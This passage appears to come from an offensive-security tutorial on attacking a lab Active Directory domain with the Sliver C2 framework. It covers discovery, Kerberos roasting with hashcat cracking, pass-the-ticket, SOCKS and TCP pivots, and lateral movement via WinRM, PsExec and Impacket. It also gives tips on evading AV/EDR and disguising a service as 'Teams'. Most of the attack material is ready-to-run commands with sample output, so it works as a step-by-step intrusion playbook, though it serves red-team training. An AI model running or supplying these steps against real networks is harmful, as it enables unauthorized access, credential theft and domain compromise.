
```
make-token -d ASGARDR -u xhor -p Password123
```

After we are finished and wish to revert, we can use "rev2self" (like with most C2 frameworks).

We can use Rubeus to request a TGT for a user whose password we have obtained (a so-called **Pass the Ticket** attack):

```
rubeus -- asktgt /user:Administrator /d:asgardr.local /password:Password123 /nowrap
/ptt
```

With the "/ptt" argument, the TGT should be stored in our current logon session. You can verify this using Rubeus' Triage command and through quickly accessing the Domain Controller's C drive:



4 - Discovery & Reconnaissance#

In this chapter, we aim at gathering information about:

- The computer we are running on
- The network that computer is part of
- The domain the computer is part of

I included this step after persistence and privilege escalation since some of the techniques discussed here require elevated privileges. This does not demonstrate the optimal attack path. Some adversaries perform discovery actions before persisting themselves or before escalating privileges. We were already introduced to discovery through Seatbelt and SharpUp in the previous chapters.

OS Discovery#

Sliver Armory provides us with a built-in extension to get information about the system we're on:

```
c2tc-winver
```

We can also enumerate local Users and Groups. Both local and domain accounts can be valuable assets.

- User Principal Names or Emails could be used for social engineering
- Knowing a username enables you to brute force the account
- Domain accounts registered with the device could leave cached credentials behind to be extracted

Enumeration of local user accounts and groups can be performed either the legacy way through “net”, or by using the new PowerShell cmdlet:

```
Get-LocalUser
net user
```

```
Get-LocalGroup
net localgroup
```

Members of the local/builtin administrators group are especially interesting and pose as high-value targets:

```
Get-LocalGroupMember -Group "Administrators"

net localgroup Administrators
```

Alternatively, you can also make use of the WMI and use queries to enumerate users (more stealthy, yet still often detected):

```
Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount=True" | Select Name,
Domain, Disabled

Get-CimInstance -ClassName Win32_UserAccount -Filter "LocalAccount=True" | Select
Name, Domain, Disabled
```

```
Get-WmiObject -Class Win32_GroupUser
```

To dig even deeper, we can enumerate users using the Registry:

```
Get-ChildItem "HKLM\SAM\SAM\Domains\Account\Users" -Recurse
```

An even stealthier, yet less thorough way would be to simply check user folders within “C:\Users\”:

```
ls C:\Users
```

Process Enumeration#

Enumerating processes running on the system can provide valuable information which could shape our next steps:

- Running AV/EDR solutions or other security products
- Potential Attack Surfaces or products known to have vulnerabilities
- Potential processes for process migration/blending in

The most classic way to enumerate processes is again by using PowerShell cmdlets or commands:

```
Get-Process
```

```
tasklist.exe
```

Again a more stealthy approach would be to use the WMI:

```
Get-WmiObject Win32_Process | Select-Object CommandLine
```

```
Get-CimInstance Win32_Process | Select-Object CommandLine
```

```
Get-CimInstance Win32_Process | Where-Object { $_.CommandLine } | Select-Object ProcessId, Name, CommandLine
```

Since most these commands will usually be spotted by AV/EDR solutions, we should prefer to use automated extensions from Armory or stick with built-in features:

```
c2tc-psc
```

```
ps
```

```
sa-windowlist
```

Service Enumeration#

As we saw before, services can create opportunities for both persistence and privilege escalation. But they can also reveal defensive tooling running on the host.

You can use the legacy CMD commands to enumerate services and get more details about them:

```
sc.exe \\localhost query
```

```
sc.exe query SERVICE_NAME
```

```
sc.exe qc SERVICE_NAME
```

PowerShell is more limited than the original service control manager command line utility, yet we can also list services and attributes about services:

```
Get-Service
```

```
Get-Service -Name SERVICE_NAME
```

The WMI provides a more efficient way to enumerate services with certain attributes:

```
Get-WmiObject Win32_Service | Select-Object Name, DisplayName, State, StartMode,
PathName
```

```
Get-CimInstance Win32_Service | Select-Object Name, DisplayName, State, StartMode,
PathName
```

```
Get-WmiObject Win32_Service | Where-Object { $_.State -eq 'Running' } | Select
Name, PathName
```

```
Get-WmiObject Win32_Service | Where-Object { $_.StartMode -eq 'Auto' } | Select
Name, PathName
```

Armory extensions also offer functionality which would be stealthier to use:

```
sa-sc-enum
```

```
sa-sc-query
```

```
sa-sc-qc
```

Enumerating Scheduled Tasks#

Just like services, scheduled tasks could offer room for privilege escalation and more. Once again, we can either use legacy executables or PowerShell cmdlets:

```
schtasks.exe /query /fo LIST /v
```

```
Get-ScheduledTask
```

```
Get-ScheduledTask | Get-ScheduledTaskInfo
```

The WMI once again can also be more stealthy:

```
Get-WmiObject -Namespace "root\Microsoft\Windows\TaskScheduler" -Class
"MSFT_ScheduledTask" | Select-Object TaskName, TaskPath, Enabled, State
```

```
Get-WmiObject Win32_ScheduledJob
```

We can also enumerate the Task configurations stored under `C:\Windows\System32\Tasks\`, which would be stealthier.

EDR/AV Solution Enumeration#

One common technique I observe when investigating incidents is the usage of WMI to query security products:

```
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct
```

We can also check if real-time protection (anti-spyware) is enabled:

```
Get-CimInstance -Namespace root/microsoft/windows/defender -ClassName
MSFT_MpComputerStatus
```

AppLocker Enumeration#

AppLocker restricts execution from certain folder paths based on both pre-made and custom rules, and will alert the user in case of a violation of these rules. It is therefore very important to know where to avoid executing from.

```
Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2'
```


```
Get-ChildItem 'HKLM:Software\Policies\Microsoft\Windows\SrpV2\Exe'
```

```
$policy = Get-AppLockerPolicy -Effective
$policy.RuleCollections
```

Knowing about the **PowerShell language mode** is important during engagement, as AppLocker can restrict the usage of PowerShell and limit us in our operation:

```
$ExecutionContext.SessionState.LanguageMode
```

On our workstation, we can see that we have full PowerShell potential:



Network Reconnaissance#

Once we investigated the computer we are running on, it is important that we understand the waters our boat is swimming in.

We can work with Armory extensions for maximum stealth, these are the ones I commonly use:

```
sa-list_firewall_rules

sa-routeprint

sa-nslookup

sa-netstat

sa-listdns
```

We can use legacy binaries to enumerate stored network information (IPv4, ARP) on the host. Netstat is built into the Sliver implant:

```
arp -a

netstat -na

netstat -abno

ipconfig /all
```

Domain enumeration is also possible:

```
net group "Domain Computers" /domain

net view /all /domain

nltest /domain_trusts
```

Domain Reconnaissance#

In this chapter, we leave the compromised host and attempt to enumerate the Active Directory domain we are currently inside of. Active Directory provides many possible misconfigurations, and many accounts to target.

We will work with **SharpView**, so go ahead and **download the executable from GitHub**. Once done, remember where you saved your EXE file.

Before we start digging into the domain, it is generally a good idea to first have a rough overview. Armory provides us with a built-in BOF ported from Cobalt Strike which can achieve just that:

```
c2tc-domaininfo
```

This provides us with a general overview, including:

- Forest
- Domain Controllers
- Children
- Password Policy

Alternatively, the “Get-Domain” argument allows us to receive an overview of the domain configuration:

```
execute-assembly /home/xhor/Sliver/SharpView.exe "get-domain" -t 240 -i -E -M
```

We can enumerate users using the “get-netuser” cmdlet:

```
execute-assembly /home/xhor/Sliver/SharpView.exe "get-netuser" -t 240 -i -E -M
```

Bloodhound is still one of the most popular Active Directory scanning tools due to its comfortable GUI interface. Sliver’s Armory provides an assembly for SharpHound, which we can run on the target system (if we have sufficient privileges):

```
sharp-hound-4 -- -c All --zipfilename bh_export
```

This will scan the domain and **output the findings into a file on the target system**. For extra stealth, you could also configure it to store the output inside a password-protected ZIP file.

5 - Active Directory Attacks#

Active Directory is widely used in enterprise environments, especially the Domain Services. Since the KDC (Domain Controller) handles authentication and authorization within the organization’s network, it is a high-value target for attackers.

AS-REP Roasting#

AS-REP roasting is possible for accounts with **Kerberos Pre-Authentication disabled**. This means that any non-authenticated user can request a TGT for the account without having to sign the request and then crack the user’s NT Hash with which the TGT was encrypted.


1. Use SharpView to enumerate vulnerable accounts:

```
execute-assembly /home/xhor/Sliver/SharpView.exe "get-netuser -PreauthNotEnabled" -
t 240 -i -E -M
```

2. Next we use Rubeus to perform AS-REP Roasting. This will automatically target all users vulnerable to it:

```
rubeus -- asreproast /nowrap
```

And as expected, we see the AS-REP-roastable account:




3. We can then store the hash inside a text file (copy-paste from very start to finish, including $krb5asrep$)

4. Then we can use Hashcat to crack it using the famous wordlist “rockyou.txt”:

```
hashcat -m 18200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

5. We can then see the password of the user account



Kerberoasting#

Kerberoasting works through any user with a valid TGT being able to request and obtain a TGS from the KDC for a service. This is by design, as the service itself decides if the user should be allowed to access it. Through this, we can request a TGS, which is encrypted with the service’s NT hash.

1. We can use Rubeus to perform a bold Kerberoasting attack on all vulnerable accounts within the network:

```
rubeus -i kerberoast /nowrap
```

This should return the hashes for all accounts with an SPN. We can then use Hashcat to brute-force the hashes offline.

2. Copy-paste the entire hash (from “$krb5tgs$” until the very end) into a file (I called mine “hash.txt”) and crack the password:

```
hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

3. This will provide you with the password of the service account:

6 - Lateral Movement & Pivoting#


Pivoting describes the act of using internal hosts as nodes to move around the network during **Lateral Movement**. Depending on the network setup, we might find ourselves in situations where hosts are not capable of reaching our C2 server, either due to Firewall restrictions or no access to the internet at all. In such cases, we use pivot points (compromised computers within the network) as forwarders to our C2 server.

SOCKS Pivot#

Instead of dropping custom tooling on disk or in memory of the target computer during lateral movement, we can use **proxies** to forward network traffic from our C2 server.

SOCKS5 performs at Layer 5 of the OSI model, allowing TCP packets to be forwarded to the host. This also serves as an easy introduction into pivoting, where the CLI-WS01 serves as a pivot point, forwarding traffic from/to our C2 server.

1. First, we need to check which port Proxychains expects us to use. For that, look at the file `/etc/proxychains.conf` and either use the existing port for SOCKS5 or define your own:




2. We can start a SOCKS5 proxy within a session by using the following command:

```
socks5 start -P 9060
```

This will create a listening socket on port 1080, which will enable the beacon to communicate with the C2 server. Depending on the configuration in the `/etc/proxychains4.conf` we might have to adjust the used port from 1080 to something else.

3. We can quickly verify the functionality of the proxy by sending a request to our own C2 server (you might want to spin up a quick web server using python):

```
proxychains wget http://192.168.1.89:8888/proxychainstest
```



We should see this on our C2 server, indicating that it was indeed CLI-WS01 who performed the request (IP ending in 53):

This means we can now run network-based tooling from our C2 server and route the traffic through CLI-WS01. Keep the OSI-layer restrictions in mind (ARP spoofing would require another solution).

Pivot Implants and Listeners#

Pivots allow us to make a beacon relay traffic from/to the C2 server. Instead of acting as a proxy, they act as a true relay, meaning that we need to configure a listening port and generate a new beacon.

There are two kinds of pivot listeners we have available with Sliver:

- TCP
- Named Pipe

Since named pipes have already been showcased, we will now create a simple TCP pivot:

1. In our current beacon session, create a new TCP listener. The IP is the IP of the host you want to be a pivot point, not your C2 server:

```
pivots tcp --bind 192.168.1.53
```

2. We can then generate a beacon which will contact our host:

```
generate beacon -i 192.168.1.53:9898 --skip-symbols -N tcp_pivot
```

3. And finally, we can upload and execute our new beacon. We should then receive a new session to our Sliver Server. These pivot sessions will be shown to be relayed over the host:

```
sliver (http_beacon) > sessions

 ID         Transport   Remote Address                          Hostname   Username                Operating System   Health
========== =========== ====================================== ========== ======================= ================== =========
 825107e3   mtls        192.168.68.53:54026                    cli-ws01   ASGARDR\xhor            windows/amd64      [ALIVE]
 dea52447   pivot       192.168.68.53:54026->TOUGH_TOOTH->     SRV-DC01   NT AUTHORITY\SYSTEM     windows/amd64      [ALIVE]
 e24572f9   pivot       192.168.68.53:54026->TOUGH_TOOTH->     SRV-DC01   NT AUTHORITY\SYSTEM     windows/amd64      [ALIVE]
 cb5a8f12   http(s)     192.168.68.53:60870                    cli-ws01   NT AUTHORITY\SYSTEM     windows/amd64      [ALIVE]
```

Lateral Movement

Once credential material has been obtained, using legitimate remoting services to move laterally is sometimes necessary, and sometimes also a good idea for stealth. In this chapter, we will explore some of the common remote administrative tools and protocols.

WinRM is straightforward. Sliver Armory provides us with “winrm”, which we can use to remotely access systems with credentials:

```
winrm -- -i srv-dc01.asgardr.local -u Administrator -p Password123 -c dir C:\
```

```
sliver (TOUGH_TOOTH) > winrm -- -i srv-dc01.asgardr.local -u Administrator -p Password123 -c dir C:\
...

[*] Successfully executed winrm
[*] Got output:
[+] Arguments processed
       hostname: srv-dc01.asgardr.local
        command: dir C:
       username: Administrator
       password: Password123

 Volume in drive C has no label.
 Volume Serial Number is E8F7-FF1C

 Directory of C:\Users\Administrator

06/10/2025  10:14 PM    <DIR>          .
06/10/2025  10:14 PM    <DIR>          ..
05/12/2025  11:37 AM    <DIR>          3D Objects
05/12/2025  11:37 AM    <DIR>          Contacts
05/12/2025  11:37 AM    <DIR>          Desktop
05/12/2025  11:37 AM    <DIR>          Documents
05/12/2025  11:37 AM    <DIR>          Downloads
05/12/2025  11:37 AM    <DIR>          Favorites
05/12/2025  11:37 AM    <DIR>          Links
05/12/2025  11:37 AM    <DIR>          Music
05/12/2025  11:37 AM    <DIR>          Pictures
05/12/2025  11:37 AM    <DIR>          Saved Games
05/12/2025  11:37 AM    <DIR>          Searches
05/12/2025  11:37 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  122,852,196,352 bytes free
```

PsExec works through uploading and then starting a **service binary** on a remote host, under which our session will run. The target host needs to have port 445 open, and we need to have an account with local administrator privileges on that host.

Since we setup the local administrator on our domain controller, we can use that one to test it:

1. Generate a security token for that user:

```
make-token -u Administrator -p Password123 -d asgardr.local
```

2. We then check if we have access to the admin share of our DC:

```
ls //srv-dc01.asgardr.local/c$
```

```
sliver (TOUGH_TOOTH) > ls //srv-dc01.asgardr.local/c$

\\srv-dc01.asgardr.local\c$\ (12 items, 1.2 GiB)
================================================
drwxrwxrwx  $Recycle.Bin                      <dir>    Sat Sep 15 09:19:00 +0200 2018
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B     Tue May 13 05:36:28 +0200 2025
drwxrwxrwx  inetpub                           <dir>    Mon May 12 21:03:00 +0200 2025
-rw-rw-rw-  pagefile.sys                      1.2 GiB  Tue Jun 17 09:12:53 +0200 2025
drwxrwxrwx  PerfLogs                          <dir>    Sat Nov 05 21:03:50 +0200 2022
dr-xr-xr-x  Program Files                     <dir>    Mon May 12 20:37:56 +0200 2025
drwxrwxrwx  Program Files (x86)               <dir>    Sat Sep 15 11:08:40 +0200 2018
drwxrwxrwx  ProgramData                       <dir>    Fri May 16 09:33:39 +0200 2025
drwxrwxrwx  Recovery                          <dir>    Tue May 13 05:36:32 +0200 2025
drwxrwxrwx  System Volume Information         <dir>    Mon May 12 21:07:54 +0200 2025
dr-xr-xr-x  Users                             <dir>    Mon May 12 21:03:42 +0200 2025
drwxrwxrwx  Windows                           <dir>    Wed Jun 11 07:14:57 +0200 2025
```

3. We can then create a pivot listener, which will await connections from SRV-DC01 to CLI-WS01:

```
pivots tcp --bind 192.168.1.53
```

4. Then we generate the service binary, upload it and start it:

```
generate --format service -i 192.168.1.53:9898 --skip-symbols -N tcp_pivot_psexec
```

```
psexec --custom-exe /home/xhor/Sliver/tcp_pivot_psexec.exe --service-name Teams --service-description EvilTeams srv-dc01.asgardr.local
```

```
sliver (TOUGH_TOOTH) > sessions

 ID         Transport   Remote Address                        Hostname    Username                Operating System   Health
========== =========== ===================================== ========== ====================== ================== =========
 dea52447   pivot       192.168.68.53:54026->TOUGH_TOOTH->    SRV-DC01    NT AUTHORITY\SYSTEM    windows/amd64      [ALIVE]
 e24572f9   pivot       192.168.68.53:54026->TOUGH_TOOTH->    SRV-DC01    NT AUTHORITY\SYSTEM    windows/amd64      [ALIVE]
 825107e3   mtls        192.168.68.53:54026                   cli-ws01    ASGARDR\xhor           windows/amd64      [ALIVE]
```

OPSEC Note: This will generate a random file under C:\Windows\Temp, which could be detected.

WMI also allows for remote connections via DCOM/DCERPC. We can use Impacket to remotely access hosts using WMI over Proxychains.

```
sudo apt install python3-impacket
```

2. And then we can connect to the SRV-DC01 using the administrator account:

```
proxychains impacket-wmiexec administrator:Password123@192.168.1.54
```

```
xhor@asgardr:~/Downloads/impacket-0.12.0/impacket$ proxychains impacket-wmiexec administrator:Password123@192.168.68.54
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9060  ...  192.168.68.54:53430  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
asgardr\administrator

C:\>
```

COM (Component Object Model) was already discussed in a previous chapter, but it is worth mentioning that it also offers remote execution capabilities through **Distributed COM** (**DCOM**).

Similarly to remote WMI execution, we can use Proxychains in combination with Impacket to gain **DCOM** access to the domain controller under the local administrator account:

```
proxychains impacket-dcomexec -object MMC20 administrator:Password123@192.168.1.54
```

7 - Active Directory Certificate Services#

Active Directory Certificate Services (AD CS) are Microsoft's implementation for enterprise Public Key Infrastructure (PKI). Public-Key Cryptography consists of a Public- and a Private Key. One key is the one able to decrypt, and the other one able to encrypt. Both keys are related, yet one cannot lead to the calculation of the other. As the name suggests, the private key is kept private while the public key is made public either to everyone or to a certain audience.

This technology opens new doors for security, including:

- **Secure transmission of data**: everyone can send, but only the owner of the private key can decrypt and read)
- **Signatures**: Message gets hashed, and the hash is encrypted using the private key. The recipient can verify the integrity of the message by using the public key to decrypt the hash and compare the result to the hash calculated by themselves
- **Digital Certificates**: Main topic of this chapter, will be explained in the next subchapter

AD CS allows for advanced security mechanisms, including:

- File System Encryption
- Digital Signatures for Mail (S/MIME), Web (SSL/TLS), Software, and more
- Certificate-based User and Computer Authentication within the domain
- VPN

There are two ways to deploy AD CS:

- As a standalone Certification Authority (CA)
- As an Enterprise Certification Authority integrated with Active Directory (our configuration)

